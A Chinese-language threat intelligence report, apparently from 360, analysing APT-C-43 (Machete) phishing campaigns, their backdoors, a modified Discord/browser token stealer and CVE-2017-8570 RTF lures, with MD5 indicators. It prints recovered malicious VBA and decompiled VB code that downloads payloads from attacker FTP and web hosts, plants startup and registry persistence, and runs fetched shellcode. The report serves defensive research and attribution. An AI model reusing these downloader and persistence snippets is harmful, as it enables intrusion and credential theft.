APT-C-43（Machete）组织疑向更多元化演变

原创 高级威胁研究院 360威胁情报中心 2024-03-26 18:24 北京

APT-C-43

Machete


APT-C-43（Machete）组织最早由卡巴斯基于2014年披露，该组织的攻击活动集中于拉丁美洲具备西班牙语背景的目标，其主要通过社会工程学开展初始攻击，使用钓鱼邮件或虚假博客进行恶意文件传播，其受害者似乎都是西班牙语群体。

2020年12月我们对该组织意图窃取委内瑞拉军事机密为反对派提供情报支持的攻击活动进行了披露，披露的攻击活动中APT-C-43使用了Python编写的新后门Pyark进行攻击，同样地，此次报告中我方也会对该组织近年使用的新后门进行披露，同时对该组织的演变提供几分猜想。

一、攻击活动分析


1.攻击流程分析

完整的攻击流图描述以及攻击流程图：




2.恶意载荷分析

APT-C-43组织的载荷投递方式并未做过大改变，主要还是通过鱼叉钓鱼邮件以及虚假博客进行投递，钓鱼邮件中包含携带恶意宏代码的Office文档，宏代码启用后将会发起FTP请求从远程服务器中下载后门木马运行。



恶意文档的宏代码通过加密用以迷惑用户。




经提取的恶意宏代码运行后会使用FTP服务从远程服务器中下载lnk、bat、png三个文件至“C:\ProgramData”目录之中，后续会将lnk文件移动至“启动目录”用于执行bat文件，bat文件中的恶意代码再进一步从远程服务器【funkytothemoon.live】中下载恶意程序执行。

```
Sub Document_Open()
vvvvvvvvvv

End Sub

Sub vvvvvvvvvv()

Dim servidor As String, Usuario As String, cont As String, folder As String, file As String, file2 As String, filename As String
servidor = "94.140.112.24"
Usuario = "zadmin_1122"
cont = "zadmin_1122"
'----------------------------------------
local_file = "C:\ProgramData"
folder = "/"
filename1 = local_file & "\NisSrv.bat"
rfile1 = "r0201.jpg"
filename2 = local_file & "\Service.lnk"
rfile2 = "r0202.jpg"
filename3 = local_file & "\r2.png"
rfile3 = "r2.png"
'----------------------------------------
file_dest = Environ("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender.lnk"
hOpen = InternetOpen(scUserAgent, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)
hConnection = InternetConnect(hOpen, servidor, INTERNET_INVALID_PORT_NUMBER, Usuario, cont, INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE, 0)
bRet = FtpSetCurrentDirectory(hConnection, folder)
If bRet = False Then
Else
    bRet = FtpGetFile(hConnection, rfile1, filename1, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile2, filename2, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile3, filename3, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    Selection.InlineShapes.AddPicture filename:= _
    "c:\ProgramData\r2.png", LinkToFile:=False, _
    SaveWithDocument:=True
    If filename1 <> 0 Then
        If filename1 <> 0 Then
            FileCopy filename2, file_dest
            Kill (filename2)
        End If
    End If
End If

End
End Sub
```

3.攻击组件分析

启动目录下的lnk文件在计算机重启后会执行携带恶意代码的bat文件，bat文件执行后会从远程服务器【funkytothemoon.live】中下载MSI文件运行，攻击者在MSI文件内打包了一个恶意程序用户运行后调用msiexec.exe执行。




以往监测的APT-C-43组织活动中攻击者一贯在MSI安装包中放置一个经过Python打包的恶意程序，近年的监测中发现攻击者新增放置.NET 、 Visual Basic编译的恶意程序。


- Visual Basic

MD5	de10063b264c19605493f1cc7bd431f4
类型	win32 exe
文件大小	959.23 KB

Visual Basic编译的恶意程序是在具备正常功能的VB程序中插入恶意代码用以实现恶意功能的。




攻击者在程序中新建了一个窗口事件用于触发恶意代码。



恶意代码触发后会先从资源数据中读取配置数据，随后根据配置数据进行持久化以及文件备份以及进一步从gitlab.com中下载下一阶段载荷执行，根据gitlab.com地址可关联到大量以压缩包进行投递的相同木马。

```
'Data Table: 403E18
Dim var_AC As Variant
Dim var_DC As String
Dim var_114 As Variant
Dim var_BC As Variant
Dim var_CC As Variant
Dim var_16C As Boolean
Dim var_1A0 As Long
Dim var_D0 As Long
Dim var_1B4 As Long
loc_420D50: On Error Resume Next
loc_420D55: Call manaf()
loc_420D8F: global_64 = Split(global_52, "ggggggggggggggggggggggggggggggggggggggaaaaaaaaaaaaaaaaaa&&&!!!!!!!!#####################", -1, 0) 配置数据分隔符
loc_420DAC: If (CDbl(global_64(7)) = CDbl(1)) Then
loc_420DE5:   Sleep(CLng(CCur(CStr(CCur(global_64(8))) & "000")))
loc_420DEB: End If
loc_420E3F: global_60 = StrConv(Call Proc_5_0_420594(global_64(&HE), ".Kukurigyuuuuuuuuuuuuuuuuu:"), &H80, 0)
loc_420E58: If (CDbl(global_64(1)) = CDbl(1)) Then
loc_420E7F:   If (global_64(2) = "AppData") Then
loc_420EB7:     var_90 = CStr(Environ("AppData") & "\" & CVar(global_64(3)) & "\"   文件备份路径拼接
loc_420EC7:   End If
loc_420ED5:   var_8C = global_64(4)
loc_420F02:   var_DC = Call Proc_3_0_41A21C(var_90 & var_8C, var_90)
loc_420F2B:   var_BC = CVar("HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\" & global_64(5)) 'String   注册表自启动
loc_420F36:   var_CC = CVar(var_90 & var_8C) 'String
loc_420F3A:   var_114 = "REG_SZ"
loc_420F45:   Call CreateObject("WScript.shell", 0).RegWrite
loc_420F55: Else
loc_420F57: End If
loc_420F70: Set var_158 = CreateObject("MSXML2.XMLHTTP", 0)
loc_420F79: var_AC = "GET"
loc_420F7F: var_114 = "https://gitlab.com/0coderproducts/myanus/-/raw/master/storage/text.txt"   下一步载荷请求地址
loc_420F85: var_16C = False
loc_420F8D: Call var_158.Open
loc_420F98: Call var_158.send
loc_420FA9: var_15C = CStr(var_158.responseText)
loc_420FC2: For var_1A8 = 1 To Len(var_15C) Step 2: var_19C = var_1A8 'Long
loc_420FEC:   var_194(var_1A0) = CByte("&H" & Mid$(var_15C, var_19C, 2))
loc_421003:   var_1A0 = (var_1A0 + 1)
loc_42100B: Next var_1A8 'Long
loc_421023: If (global_64(6) <> "self") Then
loc_42104D:   var_D0 = VarPtr(global_60(0))
loc_421070:   var_1B4 = VarPtr(CStr(global_68.netprocess()))
loc_421086:   CallWindowProcW(VarPtr(var_194(0)))
loc_421095: Else
loc_4210BE:   var_D0 = VarPtr(global_60(0))
loc_4210D9:   CallWindowProcW(VarPtr(var_194(0)))
loc_4210DF: End If
loc_4210E3: Exit Sub
End Sub
```


资源中的配置数据。



.NET

MD5	846f604b9504a4ec3889b88065b9fce0
类型	win32 exe
文件大小	134.00 KB

打包的.NET恶意程序经过高度混淆。



.NET恶意程序经分析发现其为github上的【Qvoid-Token-Grabber】项目修改而来，Qvoid-Token-Grabber是一个功能强大的密码抓取器。

Qvoid-Token-Grabber

I'm aware to the problem of Discord crashing/not get started, it might be caused because Discord latest update, I will fix it in couple of days!


Advanced grabber that grabs browser passwords, cookies, and Discord tokens with the computer information.
Our Discord Server: discord.gg/XMSbWFAXn3

Features


- [x] Protection (AntiDebug, AntiEmulation, AntiWebSniffers, AntiVM, AntiSandboxie) which is controlled through the settings file.
- [x] Gateway support, you can create your execution with the built-in library that I made; (There is a block of code after the grabbing which you can add your things to do, I added as an example Spread which is controlled through the settings file).
- [x] Spread to the victim's friends after grabbing.
- [x] Discord webhooks integration.
- [x] Grabs tokens from all installed clients even if the main path changed and deletes accounts duplicates.
- [x] 18 hardcoded known tokens locations.
- [x] Grabs PC information + token information (IP, CPU, GPU, WINKEY).
- [x] Sends screenshot of all screens at the moment of the grabbing.
- [x] Grabs browser cookies and passwords.
- [x] Supports Brave, Chrome, Edge, Firefox, and OperaGx. [Password & Cookies stealer]
- [x] Self-updating, When a new account is logged or password changed will be sent again with the new information.
- [x] Bypasses Anti-Token-Grabbers.
- [x] Supports grabbing from Firefox-based browsers (Pale Moon, WaterFox, Firefox [I will add more in the future])

- [ ] Local cache.
- [ ] 18 hardcoded paths 😢 (Because I prefer dynamic).
- [ ] Works pretty slow (18 seconds on average) because it was taking lots of CPU usage, now it's pretty silent and should work at the same time for all CPUs.

此处的.NET经修改后，配置文件字符经加密后于程序资源段保存供木马程序读取并调用。



资源数据字符经解密后数据，从解密的字符数据来看攻击者并未对Qvoid-Token-Grabber项目的功能做过多的修改，仅在原工程中添加的计算机键盘监控以及远程脚本执行功能。



根据木马程序对敏感字符的调用以及对照Qvoid-Token-Grabber项目源码发现其具备以下能力：

1	计算机基础信息获取（硬件信息，系统信息）
2	浏览器，邮件客户端密码窃取
3	加密钱包地址获取
4	自我销毁功能
5	提权功能
6	文件执行
7	notepad文本编辑
8	计算机用户遍历
9	获取指定进程句柄
10	获取当前进程列表
11	远程进程销毁
12	反调试
13	沙箱检测
14	虚拟机环境检测
15	设置代理
16	Roblox Cookies获取
17	Discord token获取以及discord API数据交互
18	Telegram API数据交互


木马程序最终将窃取所得的计算机内的敏感信息以及落地在计算机内的log.txt（键盘监控数据）通过Discord API 发送到攻击者手中完成数据窃取。

4.攻击数据关联分析

在对APT-C-43组织涉及的C&C数据后续关联工作中发现一个包含CVE-2017-8570漏洞载荷的RTF可疑文件。

MD5	52e06cdff689ed4b505400a78fd0502d
类型	Rtf
文件大小	234.81 KB

使用受漏洞影响版本的Word程序打开该文件后会触发该漏洞，在rtf文件内嵌的恶意VBA脚本代码会被执行，恶意脚本执行后会从“http://funkytothemoon.live/updater.exe”中下载载荷运行。



其中内嵌在rtf文件中的VBA代码经混淆处理，VBA代码中残留有注释字符其中包含调试代码以及代码释义，根据注释的代码释义字符可在github中找到函数原型于WMIHACKER等项目中使用过。

```
Function age64Procode(ByVal cvwtr5ycbve, ByVal trtsk484t378)
    Dim xtexenc
    if trtsk484t378 Then xtexenc = "utf-16le" Else xtexenc = "utf" + "-8"
    ' Use an aux. XML document with a Base64-encoded element.
    ' Assigning the encoded text to .Text makes the decoded byte array
    ' available via .nodeTypedValue, which we can pass to BytesToStr()
    kvjusvsfdcsb = "bje"
    cvbnm = "CreateO" + kvjusvsfdcsb + "ct"
    soswjwslvc = "reate"
    mosdoepfy9eqje = "Se"
    vposaleusaogr = "(""Msx"
    vposaleusaogr = vposaleusaogr + "ml2."
    vposaleusaogr = vposaleusaogr + "DOMDocument"").C"
    mosdoepfy9eqje = mosdoepfy9eqje + "t alxmd = " + cvbnm + vposaleusaogr + soswjwslvc + "E"
    mosdoepfy9eqje = mosdoepfy9eqje + "l"
    mosdoepfy9eqje = mosdoepfy9eqje + "em"
    mosdoepfy9eqje = mosdoepfy9eqje + "ent("
    mosdoepfy9eqje = mosdoepfy9eqje + """au" + "x"")"
    'MsgBox(mosdoepfy9eqje)
    var1 = mosdoepfy9eqje
    var2 = "ex"
    var2 = var2 + "ecute(var1)"
    eval var2
    ksvjvwdwye2r = "Data"
    odjeiojfyd2f8fu34u = "alxmd." + ksvjvwdwye2r + "Type = wslausfychks"
    var1 = odjeiojfyd2f8fu34u

    var2 = "ex"
    var2 = var2 + "ecute(var1)"

    dim a32947234987234:eval(var2)

'MsgBox(aaaaaaaadddd)
    vartyzx = "md."
    vartx = "Tex"
```

VBA代码中C&C地址由base64硬编码保存在代码开头。

```
<scripteT
          >
<script language = 'vbscript'>

fsdfdsfs = "aHR0UDovL2Z1bmt5dG90aGVtb29uLmxpdmUvdXBkYXRlci5leGU=" 'httP://funkytothemoon.live/updater.exe
yulkytjtrhtjrkdsarjky ="dXBkYXRlci5leGU="   'updater.exe

sdpfkdfhow = "[illegible]
```

虽然该rtf文件的域名与APT-C-43样本使用的域名一致，但由于TTPs差异过大并且以往的披露报告中也未表明APT-C-43组织将CVE-2017-8570漏洞加入其攻击流，尽管CVE-2017-8570并不高明，但是我们还是尝试对该VBA代码进行关联企图发现更多其它信息。

好消息是根据VBA代码的特征我们成功关联到许多使用同样VBA宏代码的RTF文档文件，但坏消息是这批次样本出乎意料的多且样本使用的诱饵名多为“ Purchase Order.doc”、“Inquiry*.doc”、“*REVISED.doc”、“New_Purchase_Order*.doc”、“Products

List.doc”等和以谋利目地的黑客组织惯用诱饵名一致，诱饵文件名不仅“泛滥”还存在朝鲜语命名的诱饵文档,半岛地区也并未是APT-C-43组织的首要攻击目标。


MD5
a024743ba161e232a86a9ef3e92f66aa
015e07f55cf7c590671981ad7a06af99
04f478a39f1108b7695249174a3ea74f
b3e232227978c7f042bc0549e0682eeb
5e616b0768d6ac0db773a3c1e457f80f
134382aece8d68ac25e079a3cf66b6e0
5f25f2501d3c827b99fe42dd0b54c504
f3c6a8b4f6c506cfa7934ea72e614fae
0ad8c6a00052b298c952555c7a1e336e
b56371d2c61d27d045e19ac6fadaf8ac
1b6b5c697c2ac15096e3dfb7464f943e
bb16645d4831c9a32eb93c853f79d5c3
4cffd63038352505d973a5a937b6139d
959e550fa43722abcc8a6d9aa06efb1d
e151f0365c331f4103bf2b9662e3c450
a845870f81437cc7ed8c215801e519da
94f769831e022748b6bdb9b05bc3ac70
fddce2b3c97faecb1feb8fea47edf53e
088f51c60a1f7cd28f62387269b06dbf
1a7d74fca6576e8846f43e9f62aa8b5a
a5ab9fb2ebccdb0758cbe6b1616eec8b
53e659a13ee04e3fed2e2f974155953e
874637f03cf154fbef59eaaec27f3481
d3e8a902675fd7b9cc58da797d8d9362
49e55370798abca611e43f9e2acdc42f
5c21929e676f528d0ba54f7897ca77f1
bcff0721025f0867891bae941b7d5531
817cd940403b29203085e272cd42d8ad
27131d2a5705c4ebe03a84c2e45a6e6c
b2e33303938d9a36cb52d3e10a7cf6ff
0c93169f8638d283e0a77ce5ded64459
3660a4952bd624fc263d911161f6a645
fbe8aa13675d79bad8e38cb10e6dc16e
3252f5daa17eabbd1379d1cdac16c77e
8993b9dc793cea854e938282ed94c084
a7db84284a4208a821145a013d578a8b
96750118e244a2afe885ad737b3dfd84
7f0c029b16ef30e6622f6896b629cfc6
f33a9e51be9f0b77bb4b02b1dc2a725d

117d9138f0db7fa7373f336234472248
f0ec4c26119748dfad981ed0958dd241

诱饵文档进一步关联还可关联出众多样本以及C&C数据，使用这VBA代码的恶意文档从22年一直活跃到23年，其中攻击流与APT-C-43组织以往活动中使用的相差甚大，但从观测到该组织此前活动中积极利用github的项目以及使用的诱饵文件名来看未必不是该组织所为，可以猜测APT-C-43组织或向更多元化演变不再是单一的对土耳其语人群进行攻击，或演变其它小组投放以采购订单、加密货币、收据等恶意载荷文档进行敛财。

二、溯源分析

APT-C-43(Machete)组织此前披露活动中使用的攻击流与此次披露的事件中使用的基本一致。



另外，载荷文档中的VBA代码也基本一致。由此我们推测，此次攻击活动的幕后组织应该是APT-C-43（Machete）。

```
Sub WinA64()
Dim servidor As String, Usuario As String, Contraseña As String, folder As String, file As String, file2 As String, filename As String
servidor = "files.000webhost.com"
Usuario = "x3543sd"
Contraseña = "DxMnT4MlA8gij"
'----------------------------------------
local_file = "C:\ProgramData"
folder = "/public_html"
filename1 = local_file & "\NisSrv.bat"
rfile1 = "file.jpg"
filename2 = local_file & "\Service.lnk"
rfile2 = "file2.jpg"
'----------------------------------------
file_dest = Environ("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender.lnk"
hOpen = InternetOpen(scUserAgent, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)
